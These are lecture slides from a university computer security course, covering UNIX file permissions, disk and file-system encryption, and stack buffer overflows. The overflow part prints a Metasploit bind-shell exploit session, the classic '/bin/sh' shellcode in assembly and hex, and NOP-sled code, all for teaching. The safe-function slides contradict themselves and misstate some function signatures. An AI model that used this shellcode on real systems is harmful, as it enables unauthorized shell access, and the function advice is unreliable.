


CSE 40567 / 60567: Computer Security



Software Security 3

Homework #4 has been released. It is due
2/27 at 11:59PM

See **Assignments Page** on the course
website for details

Midterm Exam: 2/27 (In Class)

See Topics Checklist on Course Website

File System Security


Filesystems with multiple users

- Confidentiality and integrity of files must be satisfied
- Multi-user operating systems have file systems that provide permissions
- Permissions can be at the user, group or universal level



UNIX file permissions

An access control model that has stood the test of time



Permission attributes

r	read	read a file or list a directory's contents
w	write	write to a file or directory
x	execute	execute a file or recurse a directory tree
<hr/>		
s	suid/sgid	run executable with perms. of user or group
t	sticky bit	owners have precedence for directory actions

Octal notation for permissions

#	Permission	r w x
7	read, write and execute	r w x
6	read and write	r w -
5	read and execute	r - x
4	read only	r - -
3	write and execute	- w x
2	write only	- w -
1	execute only	- - x
0	none	- - -

Permissions are set with the `chmod(1)` command

suid attribute

```
-rwsr-xr-- 1 root      dip          321552 Apr 21   2015 pppd
```

- set-user-id (suid) attribute means a program is run with the privilege of the owner, and not the user invoking it
- Can be used safely in some circumstances
 - Example: creation of a normal user account for a specific piece of software several users need common access to
- Extremely dangerous to use when ownership is associated with privileged accounts

suid pitfalls

- Programmer is in a rush and makes a program `suid root`
 - What are the implications of this?
- Difficult to track down who is invoking suid files
- Figuring out the interaction between suid files and ACLs enforced by filesystem is complicated

sgid attribute and pitfalls

- set-group-id (sgid) attribute means a program is run with the privilege of the group associated with that program, and not the user invoking it
- Programmer is in a rush and makes a program `sgid root`
 - What are the implications of this?

Sticky bit

```
drwxrwxrwt 12 root root 40960 Jan 21 12:39 /tmp
```

- File system treats files in a directory in such a way that only the file's owner (or superuser) can rename or delete the file
- Without sticky bit: any user with write and execute privileges can intentionally or unintentionally delete another user's files in a directory
- Commonly used to protect scratch spaces

An old trick: hidden directories

Hidden files and directories are a convenient way to store configuration files in the root of a home directory:

```
walter@eve:~$ ls -a
```

.	←	current directory
..	←	directory above the current one
.bash_history		
.bash_logout		
.bashrc		


Attacker creates a directory called . . .

Does anybody notice?

Encrypting a drive

- Two ways to do this
 - Disk Encryption
 - File System Encryption
- Addresses possibility of an attacker circumventing OS filesystem controls by reading the data via external means
- In practice, the implementation and strength of these approaches is quite different




Laptop hard drive exposed  BY-SA 3.0 Evan-Amos

Disk Encryption

- aka Full Disk Encryption (FDE)
- Protects individual disk blocks
- Each block (typically 512 or 2,048 bytes) is encrypted
 - CBC Mode
 - Block number is used as the IV
 - Includes blocks on the free list
- Encryption is agnostic to operating system file formats

Disk Encryption Implementations

- Can be done via the OS or by the disk hardware
- Software: Bitlocker (Windows), FileVault (MacOS), eCryptfs (Linux), softraid (OpenBSD)
- Hardware: Hitachi, Micron, Seagate, Samsung, and Toshiba offer TCG OPAL SATA drives
 - ▶ Key management takes place in the disk controller
 - ▶ 128- or 256-bit encryption
 - ▶ Authentication requires the CPU via software pre-boot authentication environment or a BIOS password




File System Encryption

- Protects individual files
 - Meta-data are exposed, including file size access patterns, and more
 - **Leaks information** versus Disk Encryption
- Most useful for protecting remote file systems
 - Client-side unlocking difficult (how to you handle the free list?)
 - Space must be specified and allocated for the entire file system at creation time
- Possibility of different keys for different subtrees, held by different users

File System Encryption Implementations

- Common options
 - ▶ EFS extension of NTFS (Windows)
 - ▶ Transparent encryption extension of EXT4 (Linux)
 - ▶ Transparent encryption extension of F2FS (Linux)

MS Encrypting File System (EFS)



Operation of Encrypting File System © BY-SA 3.0 Soumyasch

Exploiting Bugs in Software

Software bugs have a profound impact on security

1. Buffer overflows

- ▶ Exceeding memory bounds can have unanticipated consequences

2. Integer manipulation attacks

- ▶ Overflows, underflows, wrap-around, or truncation can alter the execution flow of the stack

3. Format strings attacks

- ▶ Your `printf()` calls could be dangerous

4. Race conditions

- ▶ Happen when a transaction is carried out in two or more stages

Refresher on memory allocation in C

Much of today's application programming is done in high-level languages like python, php, C# and Java, where memory management is transparent

However, C/C++ is still the dominant language for systems programming

Advantage *and* disadvantage of C/C++: provides low-level access to memory and constructs that map to machine instructions

Types

Actual size of types varies by architecture

Type	Size (Intel Core i7)	Format specifier
char	1 byte	%c
signed char	1 byte; range [-127,+127]	%c
unsigned char	1 byte; range [0, 255]	%c
short int	2 bytes	%hi
int	4 bytes	%d
long int	8 bytes	%ld
long long int	8 bytes	%lld
float	4 bytes	%f
double	8 bytes	%f
long double	16 bytes	%Lf

Static allocation

- Memory for variables is automatically allocated
 - On the stack or in other sections of code
- No need to explicitly reserve memory
- No control over the lifetime of this memory

```
void func() {  
    /* i and buf only exists during func */  
    int i;  
    int buf[256]  
}
```


Dynamic allocation

- Memory for variables is manually allocated and released
 - ▶ On the heap
- Programmer has control over the the lifetime of this memory

```
int *func() {  
    int *mem = malloc(1024);  
    return mem;  
}
```

```
int *mem = func(); /* accessible after return */  
  
free(mem); /* manual clean-up */
```

Arrangement of data in memory



Function addresses and auto. variables

Accessed via `malloc()`, `calloc()`, `realloc()` and `free()`; shared by all threads, dynamic libraries and modules

e.g.,

```
int val = 3;
char string[] = "Hello World";
```

e.g.,


```
static int i;
```

Values for variables in the initialized data segment are stored here

Stack Overflows

Objective: Execute arbitrary code on target by hijacking application flow control

- Extremely common and well known bug in C/C++ programs
 - ▶ First major exploit: 1988 Morris worm
- Some knowledge required
 - ▶ Operation of functions and the stack
 - ▶ Assembly language




```
[ msf v3.0-beta-dev
+ -- --=[ 182 exploits - 104 payloads
+ -- --=[ 17 encoders - 5 nops
+ -- --=[ 30 aux

msf > use windows/ftp/warftpd
msf exploit(warftpd) > set RHOST 127.0.0.1
RHOST => 127.0.0.1
msf exploit(warftpd) > set PAYLOAD generic/shell_bind_tcp
PAYLOAD => generic/shell_bind_tcp
msf exploit(warftpd) > set TARGET 0
TARGET => 0
msf exploit(warftpd) > exploit
[*] Started bind handler
[*] Connecting to FTP server 127.0.0.1:21...
[*] Connected to target FTP server.
[*] Trying target Our Windows Target...
```

Msf book warftpd console01 (CC) BY-SA 2.5 SecurInfos


The stack frame



An example overflow

Suppose a local suid root program contains `func()`

When `func()` is called, the stack looks like:




```
void func(char *str) {  
    char buf[128];  
    strcpy(buf, str);  
    run(buf);  
}
```

An example overflow

What if `*str` is 136 bytes long?

Stack after call to `strcpy()`:



```
void func(char *str) {  
    char buf[128];  
    strcpy(buf, str);  
    run(buf);  
}
```

Problem: `strcpy()` doesn't check lengths!


An example overflow

Suppose that `*str` is such that after `strcpy`, the stack looks like this:

Program P: `exec("/bin/sh")`

When `func()` exits, user gets a shell

Attack code P runs in the stack



An example overflow


Problem: how does the attacker determine the return address?

Solution: NOP slide

Guess approximate state the stack is in when `func()` is called

Insert a many NOPs before P:

```
nop; xor eax, eax;  
inc ax
```



Shellcode (P)

```
void main() {
__asm__(
    jmp     0x1f                # 2 bytes
    popl    %esi                # 1 byte
    movl    %esi,0x8(%esi)      # 3 bytes
    xorl    %eax,%eax           # 2 bytes
    movb    %eax,0x7(%esi)      # 3 bytes
    movl    %eax,0xc(%esi)      # 3 bytes
    movb    $0xb,%al           # 2 bytes
    movl    %esi,%ebx           # 2 bytes
    leal    0x8(%esi),%ecx      # 3 bytes
    leal    0xc(%esi),%edx      # 3 bytes
    int     $0x80               # 2 bytes
    xorl    %ebx,%ebx           # 2 bytes
    movl    %ebx,%eax           # 2 bytes
    inc     %eax                # 1 bytes
    int     $0x80               # 2 bytes
    call    -0x24               # 5 bytes
    .string \"/bin/sh\"         # 8 bytes
                                # 46 bytes total
);
}
```

Shellcode (P)

```
#define NOP_SIZE 1
char nop[] = "\x90";
char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

ptr = buf;
for (i = 0; i <= buf - strlen(shellcode) - NOP_SIZE;
    i += NOP_SIZE)
    for (n = 0; n < NOP_SIZE; n++) {
        m = (n + align) % NOP_SIZE;
        *(ptr++) = nop[m];
    }

for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];
```

Notes on exploitation

- Program P should not contain the null (`\0`) character
- Overflow should not crash program before `func()` exits
- Getting this to work in practice is not always foolproof
 - ▶ Different architecture / OS dependent memory layouts affect exploitation
 - ▶ Exploit development is now stymied by OS-level defenses (more on this later)

Problematic `libc` functions

Do not use these:

`strcpy(char *dest, const char *src)`

`strcat(char *dest, const char *src)`

`gets(char *s)`

`scanf(const char *format, ...)`

`strtok()`, `sprintf()`, `vsprintf()`, `makepath()`,
`_splitpath()`, `sscanf()`, `snsprintf()`, `strlen()`

Even “safe” functions are misleading:

`strncpy()` and `strncat()` should also be avoided

Safer alternatives

`strncpy(char *dst, const char *src, size_t size)`

`strncat(char *dst, const char *src, size_t size)`

`fgetc(char *str, int size, FILE *stream)`

`fgetc()` in combination with `sscanf()` (`scanf()` alternative)

`snprintf(char *s, size_t n, const char *format, ...)`

`vsnprintf(char *s, size_t n, const char *format,
va_list arg)`

`strnlen(const char *s, size_t maxlen);`